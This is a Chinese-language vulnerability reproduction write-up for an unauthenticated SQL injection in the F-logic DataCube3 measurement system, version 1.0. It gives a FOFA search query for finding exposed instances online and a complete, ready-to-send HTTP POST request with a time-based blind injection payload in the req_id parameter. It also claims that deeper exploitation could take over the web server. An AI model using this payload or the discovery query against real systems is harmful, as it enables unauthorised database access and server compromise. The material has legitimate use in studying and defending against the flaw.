F4-2F-logic-DataCube3测量系统-SQL


漏洞描述：

F-logic DataCube3 /admin/pr_monitor/getting_index_data.php 接口处存在SQL注入漏洞，未经身份验证的攻击者可通过该漏洞获取数据库敏感信息，深入利用可控制整个web服务器。

影响版本：

F-logic DataCube3测量系统版本1.0

网站图片：



网络测绘：

fofa语法：

FOFA：title=="DataCube3"


漏洞复现：

payload：

```
POST /admin/pr_monitor/getting_index_data.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded

req_id=1) AND 1113=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND (1450=1450
```

效果图:
延时注入



:br />